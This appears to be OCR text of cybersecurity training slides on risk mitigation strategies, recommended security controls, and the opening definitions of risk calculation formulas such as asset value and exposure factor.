


Risk Mitigation

- Risk mitigation includes all possible solutions for reducing the **probability of risk** and limiting the impact of a risk if it occurs
- It should identify the mitigation strategies for the risks that fall outside the department's **risk tolerance** and provide an understanding of the level of risk with controls and treatments
- It identifies the priority order in which individual risks should be **mitigated**, **monitored**, and **reviewed**

Risk Mitigation Strategies

1. **Risk Assumption**
2. **Risk Avoidance**
3. **Risk Limitation**
4. **Risk Planning**
5. **Research and Acknowledgment**
6. **Risk Transference**




Control the Risks

- Identify all existing security controls that can help organizations in **reducing security risks**
- Recommend any new security controls the organization must implement
- Use the results of vulnerability and threat assessment to minimize risks, as risks are directly proportionate to them

Some of the security controls that help in reducing risks include:

1. Impart **security awareness** to employees
2. Place up-to-date hardware and software **security solutions** such as IDS, firewall, honeypot, and DMZ
3. Strengthen network, account, application, device, and **physical security** across the organization
4. Implement **strict access controls** and security policies
5. Deploy **encryption** for all data transfers
6. Implement an **appropriate incident handling** and response plan


Notes:



Risk Calculation Formulas

- Many types of calculations exist
- Not every risk can be invested in equally
- Risk treatments should be commensurate with the value of the assets at risk
- Risk formulas allow security professionals to dimension risk

- **Asset Value (AV)**: The value you have determined an asset to be worth
- **Exposure Factor (EF)**: The estimated percentage of damage or impact that a realized threat would have on the asset
